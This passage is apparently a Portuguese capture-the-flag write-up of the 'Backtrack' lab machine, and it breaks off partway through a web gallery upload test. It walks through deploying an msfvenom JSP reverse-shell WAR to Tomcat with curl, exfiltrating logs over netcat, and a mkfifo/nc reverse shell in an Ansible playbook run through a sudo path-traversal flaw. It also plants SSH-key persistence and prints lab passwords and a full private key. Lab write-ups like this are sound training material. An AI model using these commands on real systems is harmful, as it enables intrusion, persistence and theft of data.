- o usuário tomcat tem o papel manager-script, que é perfeito para automação. O que de certo modo, torna mais fácil fazer requisição porque não é necessário o GUI, apenas requisições HTTP para controlar o TOMCAT
- manager-script permite fazer upload de aplicações .war via endpoint de texto /manager/text/

O que é .war

É um **arquivo compactado** (como um `.zip`) que contém **toda a estrutura de uma aplicação web** escrita para rodar em **servidores Java** (como o Apache Tomcat).

Criação da `Shell .war`

Foi usado o `msfvenom` um módulo do `metasploit` para fazer a criação da shell

```
msfvenom -p java/jsp_shell_reverse_tcp LHOST=SEU_IP LPORT=SEU_PORTA -f war -o your_shell.war
```

`-p java/jsp_shell_reverse_tcp`: É uma `payload` específica para a criação de uma shell reversa escrita em `JSP` para servidores `Tomcat/Java`

Upload da `payload .war` via `cURL`

Envio e entendimento da `payload`

```
curl -u tomcat:0Px52k53D80kTZpx4fr -T your_shell.war "http://backtrack.thm:8080/manager/text/deploy?path=/shell&update=true"
```

PARTE	O QUE FAZ
<code>curl</code>	Usar o terminal para fazer requisições HTTP.
<code>-u tomcat:0Px52k53D80kTZpx4fr</code>	Autenticar com usuário e senha via Basic Auth HTTP.
<code>-T your_shell.war</code>	Upload do arquivo <code>.war</code> como corpo da requisição (Transfer).
URL <code>http://backtrack.thm:8080/manager/text/deploy</code>	Endpoint <code>/manager/text/deploy</code> recebe comandos para fazer deploy de aplicações no Tomcat.
<code>?path=/shell</code>	Define o caminho onde o Tomcat irá "montar" a aplicação.
<code>&update=true</code>	Se a aplicação já existir, substituir.

O que acontece internamente no Tomcat

- O Tomcat **recebe** o `.war` via HTTP.
- Ele **extraí** o conteúdo automaticamente porque:

- `unpackWARs="true"` no `server.xml` .
 - `autoDeploy="true"` no `server.xml` .
 - Isso significa:
 - Ele descompacta o `.war` .
 - Cria um diretório `/opt/tomcat/webapps/shell/` .
 - Disponibiliza o `.jsp` ou arquivos contidos no navegador automaticamente.
- Sem você precisar reiniciar o servidor!**

Ativando a Shell

Dado todos esses passos, o atacante vai precisar apenas configurar o `listener` com o `nc` `nc -lvnp 4444`

E por fim, para receber a conexão basta acessar via URL onde está localizada a `shell` `http://backtrack.thm:8080/shell/`

```

arthur-strelow@ubuntu-star:~$ nc -lvnp 4444
Listening on 0.0.0.0 4444
Connection received on 10.10.197.72 37612
ls
bin
boot
data
dev
etc
home
lib
lib32
lib64
libx32
lost+found
media
mnt
opt
proc
root
run

```

Pós-Exploração

Primeira coisa que sempre é executada antes de partirem para a exploração em si é rodar um modulo do Python

```
python3 -c 'import pty; pty.spawn("/bin/bash")'
```

Analisando diretórios

Bem, a primeira coisa foi dar umas vasculhadas bem rápidas em alguns diretórios como

- `/home` -> Nada de mais
- `/home/orville` -> Usuário enumerada anteriormente, mas sem acesso o diretório
- `/home/wilbur` -> Usuário enumerada anteriormente, mas sem acesso o diretório
- `/var/www/html` Sem acesso o diretório
- `/opt` -> Devido a pasta de configuração do tomcat

```
tomcat@Backtrack:/$ cd /opt
cd /opt
tomcat@Backtrack:/opt$ ls -la
ls -la
total 20
drwxr-xr-x  5 root    root    4096 Mar  9  2024 .
drwxr-xr-x 20 root    root    4096 Mar 13  2024 ..
drwxrwxr-x  4 tomcat tomcat 4096 Sep 29  2023 aria2
drwxr-xr-x  2 wilbur wilbur 4096 Mar  9  2024 test_playbooks
drwxr-xr-x  9 tomcat tomcat 4096 Mar  9  2024 tomcat
tomcat@Backtrack:/opt$
```

Analizando o diretório `/opt/tomcat`

```
tomcat@Backtrack:/opt$ cd tomcat
cd tomcat
tomcat@Backtrack:~$ ls -la
ls -la
total 160
drwxr-xr-x  9 tomcat tomcat  4096 Mar  9  2024 .
drwxr-xr-x  5 root    root    4096 Mar  9  2024 ..
-rw-r----- 1 tomcat tomcat 19992 Aug 23  2023 BUILDING.txt
-rw-r----- 1 tomcat tomcat  6210 Aug 23  2023 CONTRIBUTING.md
-rw-r----- 1 tomcat tomcat 57011 Aug 23  2023 LICENSE
-rw-r----- 1 tomcat tomcat  1726 Aug 23  2023 NOTICE
-rw-r----- 1 tomcat tomcat  3398 Aug 23  2023 README.md
-rw-r----- 1 tomcat tomcat  7139 Aug 23  2023 RELEASE-NOTES
-rw-r----- 1 tomcat tomcat 16505 Aug 23  2023 RUNNING.txt
drwxr-x---  2 tomcat tomcat  4096 Mar  9  2024 bin
drwxr-x---  3 tomcat tomcat  4096 Mar  9  2024 conf
-rw-r--r--  1 tomcat tomcat    38 Mar  9  2024 flag1.txt
drwxr-x---  2 tomcat tomcat  4096 Mar  9  2024 lib
drwxr-x---  2 tomcat tomcat  4096 Apr 29 11:15 logs
drwxr-x---  2 tomcat tomcat  4096 Apr 29 11:13 temp
```

 Foi encontrado a primeira flag

THM{823e4e40ead9683b06a8194eab01cee8}

Analizando o diretório /opt/tomcat/logs

```
tomcat@Backtrack:~/logs$ ls -la
ls -la
total 144
drwxr-x--- 2 tomcat tomcat 4096 Apr 29 11:15 .
drwxr-xr-x 9 tomcat tomcat 4096 Mar  9 2024 ..
-rw-r----- 1 tomcat tomcat 23173 Mar  9 2024 catalina.2024-03-09.log
-rw-r----- 1 tomcat tomcat 16019 Mar 13 2024 catalina.2024-03-13.log
-rw-r----- 1 tomcat tomcat 8047 Apr 29 11:53 catalina.2025-04-29.log
-rw-r----- 1 tomcat tomcat 48865 Apr 29 11:53 catalina.out
-rw-r----- 1 tomcat tomcat  0 Mar  9 2024 host-manager.2024-03-09.log
-rw-r----- 1 tomcat tomcat  0 Mar 13 2024 host-manager.2024-03-13.log
-rw-r----- 1 tomcat tomcat  0 Apr 29 11:14 host-manager.2025-04-29.log
-rw-r----- 1 tomcat tomcat 4132 Mar  9 2024 localhost.2024-03-09.log
-rw-r----- 1 tomcat tomcat 1194 Mar 13 2024 localhost.2024-03-13.log
-rw-r----- 1 tomcat tomcat 459 Apr 29 11:15 localhost.2025-04-29.log
-rw-r----- 1 tomcat tomcat 1031 Mar  9 2024 localhost_access_log.2024-03-09.txt
-rw-r----- 1 tomcat tomcat 1304 Mar 13 2024 localhost_access_log.2024-03-13.txt
-rw-r----- 1 tomcat tomcat 751 Apr 29 12:49 localhost_access_log.2025-04-29.txt
-rw-r----- 1 tomcat tomcat 663 Mar  9 2024 manager.2024-03-09.log
-rw-r----- 1 tomcat tomcat  0 Mar 13 2024 manager.2024-03-13.log
-rw-r----- 1 tomcat tomcat 647 Apr 29 11:53 manager.2025-04-29.log
```

Com todos esses logs foi pensado uma exfiltração e a maneira mais fácil foi zipando todos os arquivos e exfiltrando para a máquina do atacante através do `nc`

Primeiro foi verificando se a máquina continha o binário `zip`

```
tomcat@Backtrack:~/logs$ which zip
which zip
/usr/bin/zip
```

Caso não existisse, seria procurado uma outra alternativa como o binário `tar`

Foi executado o comando `zip -r logs.zip .`

```
tomcat@Backtrack:~/logs$ zip -r logs.zip .
zip -r logs.zip .
  adding: host-manager.2024-03-13.log (stored 0%)
  adding: host-manager.2025-04-29.log (stored 0%)
  adding: catalina.2025-04-29.log (deflated 84%)
  adding: localhost_access_log.2025-04-29.txt (deflated 72%)
  adding: manager.2025-04-29.log (deflated 61%)
  adding: manager.2024-03-13.log (stored 0%)
  adding: catalina.out (deflated 92%)
  adding: catalina.2024-03-13.log (deflated 89%)
  adding: manager.2024-03-09.log (deflated 61%)
  adding: catalina.2024-03-09.log (deflated 90%)
  adding: localhost_access_log.2024-03-09.txt (deflated 74%)
  adding: localhost_access_log.2024-03-13.txt (deflated 84%)
  adding: localhost.2025-04-29.log (deflated 59%)
  adding: host-manager.2024-03-09.log (stored 0%)
  adding: localhost.2024-03-09.log (deflated 78%)
  adding: localhost.2024-03-13.log (deflated 79%)
```

Máquina do Atacante (Máquina que **RECEBERÁ** o arquivo): nc -lvnp 9898 > logs.zip

Máquina Vítima (Máquina que **ENVIARÁ** o arquivo): nc SEU_IP_ATACANTE 4444 < logs.zip

Os arquivos foi analisados e não foi encontrado nada de útil

Analizando o diretório /opt/aria2/

```
tomcat@Backtrack:/opt$ cd aria2
cd aria2
tomcat@Backtrack:/opt/aria2$ ls -la
ls -la
total 304
drwxrwxr-x 4 tomcat tomcat 4096 Sep 29 2023 .
drwxr-xr-x 5 root root 4096 Mar 9 2024 ..
-rw-rw-r-- 1 tomcat tomcat 1060 Aug 24 2023 LICENSE
-rw-rw-r-- 1 tomcat tomcat 347 Aug 24 2023 app.json
drwxrwxr-x 3 tomcat tomcat 4096 Aug 24 2023 docs
-rw-rw-r-- 1 tomcat tomcat 5430 Aug 24 2023 favicon.ico
-rw-rw-r-- 1 tomcat tomcat 1479 Aug 24 2023 node-server.js
-rw-rw-r-- 1 tomcat tomcat 245843 Aug 24 2023 package-lock.json
-rw-rw-r-- 1 tomcat tomcat 1545 Aug 24 2023 package.json
-rw-rw-r-- 1 tomcat tomcat 111 Aug 24 2023 postcss.config.js
drwxrwxr-x 4 tomcat tomcat 4096 Aug 24 2023 src
-rw-rw-r-- 1 tomcat tomcat 66 Aug 24 2023 static.json
-rw-rw-r-- 1 tomcat tomcat 1780 Aug 24 2023 webpack.config.js
-rw-rw-r-- 1 tomcat tomcat 4549 Aug 24 2023 webui-aria2.spec
```

Fazendo uma análise nos sub-diretórios e nos arquivos não foram encontrados arquivos

interessantes

Analizando o diretório /opt/test_playbooks

```
tomcat@Backtrack:/opt$ cd test_playbooks
cd test_playbooks
tomcat@Backtrack:/opt/test_playbooks$ ls -la
ls -la
total 16
drwxr-xr-x 2 wilbur wilbur 4096 Mar  9 2024 .
drwxr-xr-x 5 root   root   4096 Mar  9 2024 ..
-rw-rw-r-- 1 wilbur wilbur  340 Oct 12 2023 failed_login.yml
-rw-rw-r-- 1 wilbur wilbur  532 Oct 13 2023 suspicious_ports.yml
tomcat@Backtrack:/opt/test_playbooks$
```

Esses dois arquivos também não mostraram grandes informações relevantes, mas o curioso é que quando foi executado o `sudo -l`

```
tomcat@Backtrack:/opt/test_playbooks$ sudo -l
sudo -l
Matching Defaults entries for tomcat on Backtrack:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User tomcat may run the following commands on Backtrack:
    (wilbur) NOPASSWD: /usr/bin/ansible-playbook /opt/test_playbooks/*.yml
tomcat@Backtrack:/opt/test_playbooks$
```

SUDO Misconfiguration

Foi tentado de várias formas que o usuário `wilbur` executasse algum arquivo que elevasse os privilégios de `tomcat` -> `wilbur`, mas sem sucesso.

Mas, sabermos, que esse é a linha de escalação `(wilbur) NOPASSWD:`

```
/usr/bin/ansible-playbook /opt/test_playbooks/*.yml
```

Foi feito bastante pesquisa para encontrar algo semelhante a essa "vulnerabilidade" e foi encontrado um artigo com um caso semelhante

```
User haris may run the following commands on ubuntu:
(root) NOPASSWD: /bin/nano /var/opt/*
haris@ubuntu:~$
```

Escalonamento de privilégios usando nano

O usuário só pode usar `sudo` o `/var/opt` diretório, se o usuário tentar usá-lo em outro lugar, ele será restringido.

Agora, se a `/var/opt/*` parte não foi mencionada no arquivo `/etc/sudoers`, seria bem fácil explorá-la, já que você poderia editar qualquer arquivo de sistema como root. Mas esse não é o caso aqui. Será necessária uma abordagem um pouco mais criativa para explorá-la.

Deixe-me dar uma dica : como retroceder em um diretório? Por exemplo, se você estiver em `/home/user/xyz/`, como retrocederia um passo para `/home/user`?

A resposta é simples!

Você pode simplesmente fazer `cd ..` ou `cd /home/user/xyz/../../`.

Então foi seguindo essa linha de raciocínio que foi criado o arquivo `escalate.yml`

```
---
- name: Reverse shell como wilbur
  hosts: localhost
  tasks:
    - name: Enviar shell para atacante
      shell: rm /tmp/f; mkfifo /tmp/f; cat /tmp/f | /bin/bash -i 2>&1 | nc
10.13.72.32 9001 > /tmp/f
```

E logo após isso, foi baixado (para máquina da vítima o `escalate.yml`) -> Deu todas as permissões (para todos os usuários poder executarem) -> e executamos passando o usuário `wilbur`

```

tomcat@Backtrack:/tmp$ wget http://10.13.72.32:8888/escalate.yml
wget http://10.13.72.32:8888/escalate.yml
--2025-04-29 18:48:02-- http://10.13.72.32:8888/escalate.yml
Connecting to 10.13.72.32:8888... connected.
HTTP request sent, awaiting response... 200 OK
Length: 206 [application/yaml]
Saving to: 'escalate.yml'

escalate.yml      100%[=====]      206  --.-KB/s   in 0s

2025-04-29 18:48:02 (27.5 MB/s) - 'escalate.yml' saved [206/206]

tomcat@Backtrack:/tmp$ chmod 777 escala
chmod 777 escalate.yml
tomcat@Backtrack:/tmp$ sudo -u wilbur /usr/bin/ansible-playbook /opt/test_playbooks/../../../../tmp/escalate.yml

```

```

tomcat@Backtrack:/tmp$ sudo -u wilbur /usr/bin/ansible-playbook /opt/test_playbooks/../../../../tmp/escalate.yml
</opt/test_playbooks/../../../../tmp/escalate.yml
[WARNING]: provided hosts list is empty, only localhost is available. Note that
the implicit localhost does not match 'all'
[WARNING]: Skipping plugin (/usr/lib/python3/dist-
packages/ansible/plugins/connection/httpapi.py) as it seems to be invalid:
module 'lib' has no attribute 'X509_V_FLAG_NOTIFY_POLICY'
[WARNING]: Skipping plugin (/usr/lib/python3/dist-
packages/ansible/plugins/connection/vmware_tools.py) as it seems to be invalid:
module 'lib' has no attribute 'X509_V_FLAG_NOTIFY_POLICY'
[WARNING]: Skipping plugin (/usr/lib/python3/dist-
packages/ansible/plugins/connection/winrm.py) as it seems to be invalid: module
'lib' has no attribute 'X509_V_FLAG_NOTIFY_POLICY'
[WARNING]: Skipping plugin (/usr/lib/python3/dist-
packages/ansible/plugins/callback/foreman.py) as it seems to be invalid: module
'lib' has no attribute 'X509_V_FLAG_NOTIFY_POLICY'
[WARNING]: Skipping plugin (/usr/lib/python3/dist-
packages/ansible/plugins/callback/hipchat.py) as it seems to be invalid: module
'lib' has no attribute 'X509_V_FLAG_NOTIFY_POLICY'
[WARNING]: Skipping plugin (/usr/lib/python3/dist-
packages/ansible/plugins/callback/nrdp.py) as it seems to be invalid: module
'lib' has no attribute 'X509_V_FLAG_NOTIFY_POLICY'
[WARNING]: Skipping plugin (/usr/lib/python3/dist-
packages/ansible/plugins/callback/slack.py) as it seems to be invalid: module
'lib' has no attribute 'X509_V_FLAG_NOTIFY_POLICY'
[WARNING]: Skipping plugin (/usr/lib/python3/dist-
packages/ansible/plugins/callback/splunk.py) as it seems to be invalid: module
'lib' has no attribute 'X509_V_FLAG_NOTIFY_POLICY'
[WARNING]: Skipping plugin (/usr/lib/python3/dist-
packages/ansible/plugins/callback/sumologic.py) as it seems to be invalid:
module 'lib' has no attribute 'X509_V_FLAG_NOTIFY_POLICY'

PLAY [Reverse shell como wilbur] *****

TASK [Gathering Facts] *****
ok: [localhost]

TASK [Enviar shell para atacante] *****
sudo -l
sudo -l

```

```

2: arthur-strelow@ubuntu-star: ~
arthur-strelow@ubuntu-star:~$ nc -lvnp 9001
Listening on 0.0.0.0 9001
Connection received on 10.10.251.85 53342
wilbur@Backtrack:/tmp$ id
id
uid=1004(wilbur) gid=1004(wilbur) groups=1004(wilbur)
wilbur@Backtrack:/tmp$ cd /home
cd /home
wilbur@Backtrack:/home$ ls
ls
orville
wilbur
wilbur@Backtrack:/home$ cd wilbur
cd wilbur
wilbur@Backtrack:~$ ls
ls
from_orville.txt
wilbur@Backtrack:~$ ls -la
ls -la
total 28
drwxrwx--- 3 wilbur wilbur 4096 Apr 29 17:17 .
drwxr-xr-x 4 root root 4096 Mar 9 2024 ..
drwxrwxr-x 3 wilbur wilbur 4096 Apr 29 17:17 .ansible
lrwxrwxrwx 1 root root 9 Mar 9 2024 .bash_history -> /dev/null
-rw-r--r-- 1 wilbur wilbur 3771 Mar 9 2024 .bashrc
-rw----- 1 wilbur wilbur 48 Mar 9 2024 .just_in_case.txt
lrwxrwxrwx 1 root root 9 Mar 9 2024 .mysql_history -> /dev/null
-rw-r--r-- 1 wilbur wilbur 1010 Mar 9 2024 .profile

```

Escalação de Privilégios

Usuário Wilbur

Nesse estágio do CTF foi conseguido passar do usuário `tomcat` -> `wilbur`

Criando Persistência

Foi buscado alguns meios para persistir a conexão um deles foi passar o arquivo malicioso (que fez a shell reversa) para a pasta `/opt/test_playbooks` com a permissão que todos pudesse executar

E também foi criado uma chave `ssh` para o usuário para facilitar o meio de persistência

```

wilbur@Backtrack:~/ssh$ cat id_rsa
cat id_rsa
-----BEGIN OPENSSH PRIVATE KEY-----
b3BlbnNzaC1rZXktdjEAAAABG5vbmUAAAABbm9uZQAAAAAAAAABAAABlwAAAAdzc2gtcn
NhAAAAAwEAAQAAAYEAvwBYK9hEopqdg/vV8EXHLGTmciYUTNrhNmqlhfWDTYeg58h7ThP

```



```
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
```

```
-----END OPENSSH PRIVATE KEY-----
```

```
wilbur@Backtrack:~/.ssh$ chmod 600 id_rsa
```

```
chmod 600 id_rsa
```

```
wilbur@Backtrack:~/.ssh$ cat id_rsa.pub >> authorized_keys
```

```
cat id_rsa.pub >> authorized_keys
```

A chave privada do `wilbur (id_rsa)` foi copiada para a máquina do atacante e atribuída a permissão 600 também

Caso você precise criar o `authorized_keys` atribua a permissão 600

Analizando os arquivos e diretórios

```
wilbur@Backtrack:~$ ls -la
total 40
drwxrwx--- 6 wilbur wilbur 4096 Apr 29 19:10 .
drwxr-xr-x 4 root   root   4096 Mar  9  2024 ..
drwxrwxr-x 3 wilbur wilbur 4096 Apr 29 17:17 .ansible
lrwxrwxrwx 1 root   root     9 Mar  9  2024 .bash_history -> /dev/null
-rw-r--r-- 1 wilbur wilbur 3771 Mar  9  2024 .bashrc
drwx----- 2 wilbur wilbur 4096 Apr 29 19:10 .cache
-rw----- 1 wilbur wilbur  48 Mar  9  2024 .just_in_case.txt
drwxrwxr-x 3 wilbur wilbur 4096 Apr 29 18:49 .local
lrwxrwxrwx 1 root   root     9 Mar  9  2024 .mysql_history -> /dev/null
-rw-r--r-- 1 wilbur wilbur 1010 Mar  9  2024 .profile
drwx----- 2 wilbur wilbur 4096 Apr 29 19:10 .ssh
-rw----- 1 wilbur wilbur 461 Mar  9  2024 from_orville.txt
wilbur@Backtrack:~$ cat .just_in_case.txt
in case i forget :

wilbur:mYe317Tb9qTNrWFND7KF
wilbur@Backtrack:~$ cat from_orville.txt
Hey Wilbur, it's Orville. I just finished developing the image gallery web app I t
last week, and it works just fine. However, I'd like you to test it yourself to s
ing works and secure.
I've started the app locally so you can access it from here. I've disabled registr
w because it's still in the testing phase. Here are the credentials you can use to

email : orville@backtrack.thm
password : W34r3B3773r73nP3x3l$
```

Mais credenciais

wilbur:mYe317Tb9qTNrWFND7KF

email : orville@backtrack.thm

password : W34r3B3773r73nP3x3l\$

Então o `orville` fala de uma aplicação WEB que está rodando localmente


```
wilbur@Backtrack:~$ netstat -plnt
(Not all processes could be identified, non-owned process info
 will not be shown, you would have to be root to see it all.)
Active Internet connections (only servers)
Proto Recv-Q Send-Q Local Address           Foreign Address         State       PID/Program nam
e
tcp        0      0 127.0.0.1:3306          0.0.0.0:*               LISTEN      -
tcp        0      0 127.0.0.1:80           0.0.0.0:*               LISTEN      -
tcp        0      0 0.0.0.0:6800           0.0.0.0:*               LISTEN      -
tcp        0      0 127.0.0.53:53          0.0.0.0:*               LISTEN      -
tcp        0      0 0.0.0.0:22             0.0.0.0:*               LISTEN      -
tcp        0      0 127.0.0.1:33060        0.0.0.0:*               LISTEN      -
tcp6       0      0 127.0.0.1:8005         :::*                    LISTEN      -
tcp6       0      0 :::8080                 :::*                    LISTEN      -
tcp6       0      0 :::6800                 :::*                    LISTEN      -
tcp6       0      0 :::22                   :::*                    LISTEN      -
tcp6       0      0 :::8888                 :::*                    LISTEN      -
```

Então foi criado um túnel para poder acessar essa aplicação

```
ssh -o StrictHostKeyChecking=no -o ServerAliveInterval=30 -f -N -D 1080
wilbur@10.10.251.85 -i id_rsa
```

Galeria do Orville

Feito o tunelamento é obtido o acesso a plataforma Web, anteriormente, mencionada




Welcome to my image gallery

Login and start uploading images!

Foi acessando a página de Login > Usando a credenciais obtidas

Então foi deparado com uma "Galeria" de fotos.

Houve uma tentativa de hospedar uma `shell.php` e deparamos com esse filtro que, provavelmente, está rodando no back-end



Foi encontrado outra pasta `/includes` que a primeira vista foi interessante devido o arquivo que continha nela `db.php`, mas não consegui fazer nada.

Porém uma coisa foi percebida

`/includes` -> o arquivo `db.php` conseguia ser executado, mas não tinha resposta.

